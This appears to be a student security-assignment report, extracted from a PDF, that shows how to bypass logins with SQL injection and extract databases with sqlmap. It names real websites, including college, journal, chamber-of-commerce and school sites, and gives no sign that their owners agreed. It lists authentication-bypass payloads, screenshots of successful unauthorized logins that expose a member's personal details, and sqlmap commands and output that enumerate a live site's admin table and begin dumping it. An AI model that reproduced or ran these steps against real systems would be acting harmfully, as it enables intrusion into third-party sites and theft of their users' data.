
```



Step 5 : Once we have the passwords , we can open the documents


Step 6 : Now open the checksum calculator



Step 7 : Browser the documents and calculate the hash value , then go to the readme file give and copy the given hash values and put it compare and verify those, we will get the result where the file is tampered or no








Task 7

A. Find any two websites that are vulnerable to login bypass using SQL injection payloads.

Title of Vulnerability : Login Bypass via SQL Injection

CVSS Score :



Relate with OWASP Top 10 : This vulnerability is related to the OWASP Top 10 category of Injection, specifically SQL Injection. It ranks 3rd according to 2021 vulnerabilities


Description : This report outlines a vulnerability found in the login functionality of Techno Traders. The vulnerability allows an attacker to bypass the login mechanism using SQL injection payloads.

Detailed explanation : Upon investigation, it was discovered that the login form on technotraders does not properly sanitize user inputs, making it vulnerable to SQL injection attacks. By injecting malicious SQL payloads into the login form, an attacker can manipulate the SQL query to bypass authentication and gain unauthorized access to the system.


Impact : The impact of this vulnerability is severe, as it allows unauthorized access to sensitive user accounts and data. Attackers can potentially steal personal information, compromise user accounts, and perform malicious actions within the system.

Steps to Reproduce:

Step 1 : Go to any Website that has a login page with username and password
<http://www.technopk.com/adminIndex.php>



Step 2 : In the username and the password field enter the sql injection payload and login into the account



**Step 3 : We can get this payloads from the github , type
[SQL-Injection-Authentication-Bypass-Cheat-Sheet](#) and take any payload from it and try to execute. The most common payload is admin' or '1'='1**

```

1 or 1=1
2 or 1=1--
3 or 1=1#
4 or 1=1/*
5 or 1=1 -- -
6 admin' --
7 admin' #
8 admin'/
9 admin' or '1'='1
10 admin' or '1'='1--
11 admin' or '1'='1#
12 admin' or '1'='1/*
13 admin'or 1=1 or '--'
14 admin' or 1=1
15 admin' or 1=1--
16 admin' or 1=1#
17 admin' or 1=1/*
18 admin') or ('1'='1
19 admin') or ('1'='1--
20 admin') or ('1'='1#
21 admin') or ('1'='1/*

```

Step 3 : If we are able to login into the account successfully then it is a vulnerable site

Welcome admin' or '1'='1
Logout

INVENTORY SALES HISTORY

TOTAL ZAKAT ADD PRODUCT

Adobe Flash Player is no longer supported

Join us on Facebook:

Step 4: If we aren't able to login into the website then it is not vulnerable to SQL Injection payload vulnerability

Scholarly Journal

PAKISTAN JOURNAL OF
MEDICAL SCIENCES
Bi-Monthly

Home About Current Archives Announcements Advertising

All Search

Home > Log In

Log In

Invalid username or password. Please try again.

Username: admin' or '1='1

Password:

Remember my username and password

> [Forgot your password?](#)

Pakistan Journal of Medical Sciences

Q3 SJR 2023 0.47 Medicine (miscellaneous) best quartile

powered by scimagojr.com

KalSob Rightly Absorbs
For bone health & beyond

- Preserves bone mass
- Boosts bone strength
- Improves arterial elasticity
- Dosage convenience (OD)

Calcium 1250 mg*, Vitamin D₃ 800 IU, Vitamin K₁ 90 mcg

Pharmatech Laboratories

Font Size

A A A

User

Username:

89% 22:36

2) Website - <http://admission.pinahs.edu.pk/login.php>

Not secure admission.pinahs.edu.pk/login.php

Gmail YouTube Maps

PATEL COLLEGE OF NURSING & ALLIED HEALTH SCIENCES

SIGN IN

User Name: admin' or '1='1

Password:

While Password received through SMS/Whatsapp.

Not secure admission.pinahs.edu.pk/pre_addm_app.php

Gmail YouTube Maps

Logout Report / Dashboard

Applied for the Admission Programs

PROGRAM NAME	SESSION	FEES CHARGED	APPLICATION	SLIP GENERATE	Update
Bachelor of Science Generic - 4 Yrs	2024-2028	ENROLLMENT FEES BSN - GENERIC 2023-2027 2200	Applied	Generate Admit Card	Profile
Bachelor of Science Generic - 4 Yrs	2023-2027	ENROLLMENT FEES BSN - GENERIC 2023-2027 1500	Applied	Generate Admit Card	Profile
Bachelor of Science Post RN - 2 Yrs	2023-2025	ENROLLMENT FEES BSN - POST RN 2023-2025 1500	Apply	-	

Create [Patel Hospital](#).

3) Website 3 - https://fcci.com.pk/fcci_demo/login.php



LOGIN

USER NAME:

PASSWORD:

fccl.com.pk/fccl_demo/new_member_details.php

Gmail YouTube Maps

The Faisalabad Chamber of Commerce & Industry

WELCOME TO: HUSSAIN NAWAZ (LAND LORD)

MEMBER ID: admin' or '1'*1

DASHBOARD

RENEWAL FORM

VISA LETTER

RE ADMISSION

CERTIFICATE ORIGIN

DASHBOARD

LOGOUT

RENEWAL FORM

VISA LETTER

RE ADMISSION

CERTIFICATE ORIGIN

MEMBER DETAILS OVERVIEW

MEMBERSHIP NO:	2115888-13173
MEMBERSHIP CLASS:	Associate
NTN:	99148511
REPRESENTATIVE:	HUSSAIN NAWAZ
MAIN LINE:	
ADDRESS:	HOUSE NO.12,SHEHZAD COLONY,SATIANA ROAD., FAISALABAD

STATUS For Readmission

VISA APPLY:	No
ORIGIN APPLY:	No

TESTIMONY

APPROVED BY RAO CORPORATION
APPROVED BY RAO TRADERS

B. Find any Pakistan website that is vulnerable to SQLi attack.


Step 1 : Find any pakistan website that has a query number in their url, for eg <http://example.com/index.php?id=1>, in the website below there is the query called ComCatID=1

The screenshot shows a web browser displaying the 'Contact Us' page of the Native Schools website. The URL in the address bar is native.edu.pk/detail.php?ComCatID=11. The page features a blue header with the Native Schools logo and navigation links for HOME, ABOUT US +, ADMISSIONS, OUR CAMPUSES, FRANCHISE, NEWS, and CONTACT. Below the header is a banner image of five students in school uniforms holding trophies. To the left, a sidebar titled 'NAVIGATION' lists various school-related topics. The main content area is titled 'INFO & SUPPORT' and contains sections for 'NSS Corporate Office' (with phone numbers) and 'Head Office' (with address). It also includes a 'To write to us:' section with three email addresses: info@native.edu.pk, riza@native.edu.pk, and rizanative@hotmail.com. The browser interface at the bottom shows various tabs and icons.

Step 2 : Once you find URL like that In the url, just add a single apostrophe beside the id number given and click enter


The screenshot shows a browser window with a modified URL: native.edu.pk/detail.php?ComCatID=11'. This URL is highlighted in red, indicating it was entered manually. The browser's address bar also shows 'Native School System - native.edu.pk/detail.php?ComCatID=11'. The page content is identical to the previous screenshot, showing the Native Schools contact page. The browser interface at the bottom shows various tabs and icons.

Step 3 : Once you click and if any SQL error shows up in the screen, then that website is vulnerable to sql injection, but if it doesn't give any error then it is not vulnerable(it should be an sql error, there should be sql mentioned)



Step 4 : If the website is vulnerable then only we can go to the next steps of actually doing sql injection, we are going to use a tool called sqlmap in the kali linux to retrieve the databases, tables and columns in that database

Step 5 : Open kali linux and open the terminal



Step 6 : Now we will retrieve all the databases from the url , we will be using the command line sqlmap tool to do so, the command to retrieve the database is
: sqlmap -u url --dbs

```
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 --dbs
      H
      [ ] {1.8.2#stable}
      [ ] . [ ] | [ ]
      [ ] [ ] , [ ]
      [ ] V ... https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:48:47 /2024-04-24/
[14:48:48] [INFO] resuming back-end DBMS 'mysql'

```

```
kali@kali: ~
File Actions Edit View Help
[09:53:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:53:26] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[09:53:28] [INFO] target URL appears to have 5 columns in query
[09:53:34] [INFO] GET parameter 'ComCatID' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'ComCatID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
Parameter: ComCatID (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: ComCatID=11 AND 4290=4290

Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: ComCatID=11 AND (SELECT 7682 FROM(SELECT COUNT(*),CONCAT(0x7178767a71,(SELECT (ELT(7682=7682,1))),0x716b786271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```

```
kali@kali: ~
File Actions Edit View Help

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: ComCatID=11 AND (SELECT 8384 FROM (SELECT(SLEEP(5)))udFb)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: ComCatID=-5684 UNION ALL SELECT NULL,NULL,CONCAT(0x7178767a71,0x
47426b524a5554b754b434c4755526797a664f4241636d717741416b70474b68696d7545595
54c,0x716b786271),NULL,NULL-- -

[09:54:13] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[09:54:13] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nativepk_dbnative

[09:54:14] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/native.edu.pk'

[*] ending @ 09:54:14 /2024-04-24/

(kali㉿kali)-[~]
$
```

Step 7 : In the above steps we have retrieve two databases that are `information_schema` and `nativepk_dbnative`, we will use any one database (here `nativepk_dbnative`) and get all the tables in the database we the below command

`: sqlmap -u url -D databasename -- tables`

```
kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative --tables
{1.8.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:56:09 /2024-04-24/

[09:56:09] [INFO] resuming back-end DBMS 'mysql'
[09:56:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: ComCatID (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: ComCatID=11 AND 4290=4290
```

```
kali@kali: ~
File Actions Edit View Help
54c,0x716b786271),NULL,NULL-- -
[09:56:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:56:14] [INFO] fetching tables for database: 'nativepk_dbnative'
Database: nativepk_dbnative
[14 tables]
+-----+
| admin
| banners
| campuses
| cities
| comcategory
| company
| contentcategory
| contents
| gallery
| menu
| news
| topmenu
| uploads
| videos
+-----+
[09:56:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/native.edu.pk'
```

Step 8 : Once we have retrieve all the tables we can select any one table to get the columns in that table (here we choose the admin table) , with the following command we can get all the columns in that table

```
:sqlmap -u url -D databasename -T tablename --columns
```

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin --columns
{1.8.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:56:46 /2024-04-24/
[09:56:46] [INFO] resuming back-end DBMS 'mysql'
[09:56:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: ComCatID (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ComCatID=11 AND 4290=4290

  Type: error-based
```

```

kali@kali:~ 
File Actions Edit View Help

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: ComCatID=-5684 UNION ALL SELECT NULL,NULL,CONCAT(0x7178767a71,0x
47426b524a5554b754b434c47555256797a664f4241636d717741416b70474b68696d7545595
54c,0x716b786271),NULL,NULL-- 

[09:56:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[09:56:51] [INFO] fetching columns for table 'admin' in database 'nativepk_db'
native'
Database: nativepk_dbnative
Table: admin
[5 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| EmailAddress | varchar(50) |
| Password | varchar(50) |
| UserID | int(11)  |
| UserLevel | varchar(50) |
| UserName | varchar(50) |
+-----+-----+
[09:56:52] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/native.edu.pk'

```

Step 9 : Once we have got the column names we can select any one column(here we choose the username) and dump that data so we can see what is there in that database table , the command to do so is given below

:sqlmap -u url -D databasename -T tablename -C columnname dump

```

kali@kali:~ 
File Actions Edit View Help

└─(kali㉿kali)-[~]
$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -C UserName --dump
{1.8.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

